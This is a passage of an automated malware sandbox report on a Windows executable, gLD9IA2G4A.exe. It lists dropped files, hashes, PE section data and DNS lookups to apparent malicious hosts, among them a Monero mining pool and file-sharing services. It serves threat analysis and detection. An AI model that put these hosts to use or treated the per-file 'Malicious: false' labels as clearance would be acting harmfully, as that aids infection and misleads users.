SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3zq+V:j+s+v+b+P+m+0+Q+q+J+V
MD5:	6EC4857AB1B47BE47FFEED00D927476F
SHA1:	E9B2556F2380F8EF053E6F3F6784DC77EFC8D31F
SHA-256:	9815468B0C4F339662DCE2C6542CD4721B0912D4B6B6810F6E815AD37AA20724
SHA-512:	6356DE307BF102D4F7FFF170DE465B7D3165BAE0DF27C68AFA13AB2BE271E59401EE9C35404852A846B69C16D43A5012659635C04939404F8AFE15239E666857
Malicious:	false
Reputation:	unknown

Preview:

.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:.
.".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.
4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.
0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-
.-.............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220114_090920_676.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.3080271831386336
Encrypted:	false
SSDEEP:	96:mCVTdF/J/o+oY5S09H/YhHCRII2lF1kEO4g8T2XjFzxNMC/dJRW:FVTpHf/d29eSC7w
MD5:	A7E9F7EF2226FD34A6DD31BFDFEE72E7
SHA1:	29A7890C870E6360C870A1C95F87EA54DA479D36
SHA-256:	DFF230EF6731DC453131C3765D9BBAEC61A8DB62F5B83DCA1B6DFDF59D4818DE
SHA-512:	B78B50201577948C6E1F64C28450CF27F62B0697FCB5647DF4268C530867E03896F45EE85E813DDBE1405E9D98992A514AAF47D6313D3F7DD4BA47EF7F010A75
Malicious:	false
Reputation:	unknown

Preview:

....!...............................H...........................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2..
.............@.t.z.r.e.s...d.l.l.,.-.2.1.1... ...../|wj&..........8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C.
:.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d.
o.s.v.c...2.0.2.2.0.1.1.4._.0.9.0.9.2.0._.6.7.6...e.t.l.........P.P.....H..
....

C:\Windows\SysWOW64\mpmhtizc\ackjzztq.exe (copy)

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows

C:\Windows\SysWOW64\mpmhtizc\ackjzztq.exe (copy)	
Category:	dropped
Size (bytes):	13719552
Entropy (8bit):	3.7843217238005433
Encrypted:	false
SSDEEP:	6144:m909///L+1wVKxy1Tx1aae6lRfp0ywq7277u/0JXpG:m+1CwlaibfWyh72O/0
MD5:	13A78EB6D6AC0166C77C02B0E6055E53
SHA1:	852B974D74EFBFF7DD64EA27223A3717283A0A74
SHA-256:	604218A1556B6A189349D4FBC7569260D17C9D5E0055581DE02514B8A057ED3F
SHA-512:	754048E295CB35EBA1CF47E4DCAE51A27A1B10709D82332C9A4E5537C6096E533449E03CFA991E9F32BBD49C89EE11EB0B452817316BEA03F1A02F800268280C
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L...C.g_.....0.....@.....ad.....d...(.....0...@.....@..... .....text..... ..`.data.....@....wager.....@....pevojok.....@....hovefup.....@....rsrc..... .....@..@.reloc...F.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.131120677572101
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	gLD9IA2G4A.exe
File size:	288256
MD5:	8c3223abe34b2be4cbc6af48963ceda1
SHA1:	ed538d7d21f6fe3f3cc4d8fd7c93288c7e9b9651
SHA256:	4e9aabb8abf8954eb2edc1ac5e5d80efb995b570af08dbc229930e471ae9bf08
SHA512:	ad7ea92ac40cb0c92646f16401c5b7d86ba26cd2aa47206fc03630b2566f7068fdeec10e7e4c4bf43eaaa62eeb945e0785103eb4cfb44a5213fb2e85e56191de
SSDEEP:	3072:AjryFIe1Gz41IsR9Cw6saqJEqpUKyp9up6uVVggjcGkNIVqI:Ajry2sDbXJR69HC7ITsq
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g.....q.I.....v.....h.....E.....x.....f.....c.....Rich.....PE..L....._.....

File Icon

Icon Hash:	b4fc36b6b694c6e2

Static PE Info

General

Entrypoint:	0x403410
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5FDE11A8 [Sat Dec 19 14:43:52 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5

General

OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	a8880d90dd309ce69e04adb371ea8632

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x12223	0x12400	False	0.611435145548	data	6.67350933038	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x14000	0x3fb8	0x4000	False	0.368286132812	DOS executable (COM, 0x8C-variant)	5.44179863635	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x18000	0x28038	0x22000	False	0.250969381893	data	2.7798470699	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x41000	0xdc88	0xde00	False	0.682010135135	data	6.3849779362	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Bulgarian	Bulgaria	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:09:57.638649940 CET	192.168.2.3	8.8.8.8	0xd643	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:58.122724056 CET	192.168.2.3	8.8.8.8	0x4f87	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:09:58.580631971 CET	192.168.2.3	8.8.8.8	0xa8be	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:59.063541889 CET	192.168.2.3	8.8.8.8	0x9c5d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:59.508059025 CET	192.168.2.3	8.8.8.8	0xa3dd	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:59.672756910 CET	192.168.2.3	8.8.8.8	0xa663	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:01.338397026 CET	192.168.2.3	8.8.8.8	0x9b1e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:01.517054081 CET	192.168.2.3	8.8.8.8	0x3415	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:01.957331896 CET	192.168.2.3	8.8.8.8	0xd6f0	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:04.089436054 CET	192.168.2.3	8.8.8.8	0xad5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:04.560146093 CET	192.168.2.3	8.8.8.8	0x6678	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:04.719234943 CET	192.168.2.3	8.8.8.8	0x6984	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:05.049648046 CET	192.168.2.3	8.8.8.8	0xb093	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:05.210422993 CET	192.168.2.3	8.8.8.8	0xb1c0	Standard query (0)	privacy-tools-for-you-780.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:07.378412008 CET	192.168.2.3	8.8.8.8	0x8d9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:07.591646910 CET	192.168.2.3	8.8.8.8	0x9455	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:08.203701973 CET	192.168.2.3	8.8.8.8	0x8801	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:09.414413929 CET	192.168.2.3	8.8.8.8	0x72c5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:09.740627050 CET	192.168.2.3	8.8.8.8	0xbf9a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:09.902859926 CET	192.168.2.3	8.8.8.8	0xe344	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:10.090709925 CET	192.168.2.3	8.8.8.8	0x948d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:10.257287025 CET	192.168.2.3	8.8.8.8	0xf4ba	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:12.536266088 CET	192.168.2.3	8.8.8.8	0x7df6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:12.702486038 CET	192.168.2.3	8.8.8.8	0xa934	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:12.858841896 CET	192.168.2.3	8.8.8.8	0x367e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:13.040287018 CET	192.168.2.3	8.8.8.8	0x107f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:15.560358047 CET	192.168.2.3	8.8.8.8	0x892	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:15.729087114 CET	192.168.2.3	8.8.8.8	0x4c25	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:15.949938059 CET	192.168.2.3	8.8.8.8	0x2c73	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:16.414613962 CET	192.168.2.3	8.8.8.8	0xeb62	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:19.001709938 CET	192.168.2.3	8.8.8.8	0xf322	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:19.188539982 CET	192.168.2.3	8.8.8.8	0x2114	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:19.349474907 CET	192.168.2.3	8.8.8.8	0x6bb3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:40.570090055 CET	192.168.2.3	8.8.8.8	0xccdb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:40.762761116 CET	192.168.2.3	8.8.8.8	0x36b9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:40.945003986 CET	192.168.2.3	8.8.8.8	0x107a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.153261900 CET	192.168.2.3	8.8.8.8	0xee19	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.328552961 CET	192.168.2.3	8.8.8.8	0xe780	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.483243942 CET	192.168.2.3	8.8.8.8	0x19cc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:10:41.666968107 CET	192.168.2.3	8.8.8.8	0xe814	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.834076881 CET	192.168.2.3	8.8.8.8	0x189	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.998112917 CET	192.168.2.3	8.8.8.8	0x9d64	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.189435959 CET	192.168.2.3	8.8.8.8	0x3cf5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.353494883 CET	192.168.2.3	8.8.8.8	0xac97	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.523412943 CET	192.168.2.3	8.8.8.8	0x6052	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.704113960 CET	192.168.2.3	8.8.8.8	0xa3f4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.938101053 CET	192.168.2.3	8.8.8.8	0x576c	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:46.651483059 CET	192.168.2.3	8.8.8.8	0x1841	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:46.832437992 CET	192.168.2.3	8.8.8.8	0x76b5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:46.998229980 CET	192.168.2.3	8.8.8.8	0xb8ae	Standard query (0)	goo.su	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.432795048 CET	192.168.2.3	8.8.8.8	0xdce4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.622268915 CET	192.168.2.3	8.8.8.8	0x9be3	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.897586107 CET	192.168.2.3	8.8.8.8	0x5212	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.056576014 CET	192.168.2.3	8.8.8.8	0x1c9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.527911901 CET	192.168.2.3	8.8.8.8	0x1eb7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.684875965 CET	192.168.2.3	8.8.8.8	0x4490	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.892277956 CET	192.168.2.3	8.8.8.8	0xe165	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:50.592681885 CET	192.168.2.3	8.8.8.8	0x556c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:50.832525969 CET	192.168.2.3	8.8.8.8	0x4abb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:51.092542887 CET	192.168.2.3	8.8.8.8	0x1c35	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:53.559900999 CET	192.168.2.3	8.8.8.8	0xe1aa	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:53.792859077 CET	192.168.2.3	8.8.8.8	0xbd2c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:53.962940931 CET	192.168.2.3	8.8.8.8	0x418c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.135691881 CET	192.168.2.3	8.8.8.8	0x951	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.334496021 CET	192.168.2.3	8.8.8.8	0xd32e	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.356348991 CET	192.168.2.3	8.8.8.8	0x1541	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.525104046 CET	192.168.2.3	8.8.8.8	0x9ca7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.682847023 CET	192.168.2.3	8.8.8.8	0x60b9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.859031916 CET	192.168.2.3	8.8.8.8	0x1f7f	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:55.926064014 CET	192.168.2.3	8.8.8.8	0x71a9	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:56.555195093 CET	192.168.2.3	8.8.8.8	0x3458	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:57.993957996 CET	192.168.2.3	8.8.8.8	0x7e43	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.230937958 CET	192.168.2.3	8.8.8.8	0x1f46	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.232511044 CET	192.168.2.3	8.8.8.8	0x31aa	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.420775890 CET	192.168.2.3	8.8.8.8	0x607c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.634124994 CET	192.168.2.3	8.8.8.8	0x99c1	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:10:59.701061010 CET	192.168.2.3	8.8.8.8	0x3ac9	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:04.459638119 CET	192.168.2.3	8.8.8.8	0xcf0c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:04.677752018 CET	192.168.2.3	8.8.8.8	0xf1a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:04.911057949 CET	192.168.2.3	8.8.8.8	0x5857	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:07.028704882 CET	192.168.2.3	8.8.8.8	0x2d4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:07.262552977 CET	192.168.2.3	8.8.8.8	0xcf0c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.042232037 CET	192.168.2.3	8.8.8.8	0x416	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.858591080 CET	192.168.2.3	8.8.8.8	0x4af0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:14.530128956 CET	192.168.2.3	8.8.8.8	0x3355	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.383501053 CET	192.168.2.3	8.8.8.8	0xbb89	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.721609116 CET	192.168.2.3	8.8.8.8	0x6304	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:18.490782976 CET	192.168.2.3	8.8.8.8	0x1812	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.001271009 CET	192.168.2.3	8.8.8.8	0xa51a	Standard query (0)	avatars.githubusercontent.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.313834906 CET	192.168.2.3	8.8.8.8	0x9819	Standard query (0)	mdec.nelreports.net	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.960684061 CET	192.168.2.3	8.8.8.8	0xbbdd	Standard query (0)	yandex.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:26.070404053 CET	192.168.2.3	8.8.8.8	0x2f5b	Standard query (0)	avatars.githubusercontent.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:31.890201092 CET	192.168.2.3	8.8.8.8	0xb4a0	Standard query (0)	clients2.googleusercontent.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:47.421973944 CET	192.168.2.3	8.8.8.8	0x8d1d	Standard query (0)	pool.supportxmr.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:09:57.955059052 CET	8.8.8.8	192.168.2.3	0xd643	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:58.433631897 CET	8.8.8.8	192.168.2.3	0x4f87	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:58.900873899 CET	8.8.8.8	192.168.2.3	0xa8be	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:59.364573002 CET	8.8.8.8	192.168.2.3	0x9c5d	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:59.525496960 CET	8.8.8.8	192.168.2.3	0xa3dd	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:09:59.995187998 CET	8.8.8.8	192.168.2.3	0xa663	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:01.357882023 CET	8.8.8.8	192.168.2.3	0x9b1e	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:01.818682909 CET	8.8.8.8	192.168.2.3	0x3415	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:02.289834023 CET	8.8.8.8	192.168.2.3	0xd6f0	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:04.414068937 CET	8.8.8.8	192.168.2.3	0xad5	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:04.578006029 CET	8.8.8.8	192.168.2.3	0x6678	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:10:04.738815069 CET	8.8.8.8	192.168.2.3	0x6984	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:05.069298029 CET	8.8.8.8	192.168.2.3	0xb093	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:05.526103973 CET	8.8.8.8	192.168.2.3	0xb1c0	No error (0)	privacy-tools-for-you-780.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:07.397730112 CET	8.8.8.8	192.168.2.3	0x8d9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:07.610848904 CET	8.8.8.8	192.168.2.3	0x9455	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:08.308268070 CET	8.8.8.8	192.168.2.3	0x8801	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:09.434031010 CET	8.8.8.8	192.168.2.3	0x72c5	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:09.760159969 CET	8.8.8.8	192.168.2.3	0xbf9a	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:09.922205925 CET	8.8.8.8	192.168.2.3	0xe344	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:10.109941006 CET	8.8.8.8	192.168.2.3	0x948d	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:10.276654005 CET	8.8.8.8	192.168.2.3	0xf4ba	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:12.555558920 CET	8.8.8.8	192.168.2.3	0x7df6	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:12.720060110 CET	8.8.8.8	192.168.2.3	0xa934	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:12.878199100 CET	8.8.8.8	192.168.2.3	0x367e	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:13.057590961 CET	8.8.8.8	192.168.2.3	0x107f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:15.579854012 CET	8.8.8.8	192.168.2.3	0x892	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:15.746366024 CET	8.8.8.8	192.168.2.3	0x4c25	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:16.273952007 CET	8.8.8.8	192.168.2.3	0x2c73	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:16.437072992 CET	8.8.8.8	192.168.2.3	0xeb62	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:16.437072992 CET	8.8.8.8	192.168.2.3	0xeb62	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:16.437072992 CET	8.8.8.8	192.168.2.3	0xeb62	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:16.437072992 CET	8.8.8.8	192.168.2.3	0xeb62	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:16.437072992 CET	8.8.8.8	192.168.2.3	0xeb62	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:19.021198988 CET	8.8.8.8	192.168.2.3	0xf322	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:19.206180096 CET	8.8.8.8	192.168.2.3	0x2114	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:19.369148970 CET	8.8.8.8	192.168.2.3	0x6bb3	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:10:40.589643002 CET	8.8.8.8	192.168.2.3	0xccdb	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:40.782062054 CET	8.8.8.8	192.168.2.3	0x36b9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:40.964514971 CET	8.8.8.8	192.168.2.3	0x107a	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
